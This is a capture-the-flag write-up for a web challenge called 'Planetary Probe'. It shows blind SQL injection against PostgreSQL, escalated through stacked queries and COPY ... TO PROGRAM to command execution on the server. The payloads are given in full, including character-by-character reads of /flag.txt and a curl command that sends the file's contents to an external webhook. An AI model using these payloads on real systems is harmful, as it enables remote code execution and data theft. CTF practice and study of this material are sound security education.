Planetary Probe
Planetary Probe
The Galactic Federation has opened public access to its Planetary Probe Directory, a database of known planets and their telemetry signatures. Your mission is to interface with the probe console and uncover hidden data the Federation would rather keep secret.

The console seems… minimal. No verbose errors, no detailed output — just “signal detected” or “no signal”. Can you find a way to communicate with the system, bypass its limited responses, and recover the hidden flag?
Reconnaissance and confirming SQL injection

I tried the following inputs:
MAR       -> Signal detected
EARTH     -> Signal detected
a         -> No signal
Testing two Boolean SQL conditions produced the following responses:
' OR '1'='1' --  -> Signal detected
' OR '1'='2' --  -> No signal
Fingerprinting and enumerating the database
Check the DBMS:
`' OR length(version()) > 0 --`           -> Signal detected
`' OR length(@@version) > 0 -- -`         -> No signal
`' OR length(sqlite_version()) > 0 --`    -> No signal
This indicates that the backend is PostgreSQL.
Stacked queries and program execution privileges
I tried stacked queries and found that the parameter accepts multiple statements:
a'; SELECT 1 WHERE true; --   -> Signal detected
a'; SELECT 1 WHERE false; --  -> No signal
Next, I checked the role:
' OR pg_has_role('pg_execute_server_program', 'member') --The result was Signal detected. This privilege allows COPY ... TO PROGRAM to execute a command on the PostgreSQL host. Try the following command:
a'; COPY (SELECT 1) TO PROGRAM 'test -r /etc/hostname; rc=$?; cat >/dev/null; exit $rc'; SELECT 1; --cat >/dev/null consumes all data that COPY sends to stdin, preventing a
broken pipe error. The payload runs successfully and returns Signal detected.
This gives us RCE.
After obtaining RCE, I brute-forced the flag one character at a time using the command’s exit code. Since the flag has the format sun{...}, the payload checks each position:
a'; COPY (SELECT 1) TO PROGRAM 'test "$(cut -c1 /flag.txt)" = "s"; rc=$?; cat >/dev/null; exit $rc'; SELECT 1; --
a'; COPY (SELECT 1) TO PROGRAM 'test "$(cut -c2 /flag.txt)" = "u"; rc=$?; cat >/dev/null; exit $rc'; SELECT 1; --
a'; COPY (SELECT 1) TO PROGRAM 'test "$(cut -c3 /flag.txt)" = "n"; rc=$?; cat >/dev/null; exit $rc'; SELECT 1; --
a'; COPY (SELECT 1) TO PROGRAM 'test "$(cut -c4 /flag.txt)" = "{"; rc=$?; cat >/dev/null; exit $rc'; SELECT 1; --
....-
If the character is correct, the command exits with code
0,COPYcompletes, and the finalSELECT 1returnsSignal detected. -
If it is incorrect, the command exits with a non-zero code and the request returns
No signal.
This is very time-consuming because every position requires trying multiple characters. I therefore used the following payload to read the entire flag and send it to a webhook:
a'; COPY (SELECT 1) TO PROGRAM 'cat >/dev/null & p=$!; F=$(head -n 1 /flag.txt); curl -G --data-urlencode "flag=$F" https://webhook.site/<TEMPORARY_TOKEN> >/dev/null 2>&1; rc=$?; wait $p; exit $rc'; SELECT 1; --
The webhook received:

Flag
sun{bl1nd_psqli_2_rc3_p4Nd0FyZt8k2}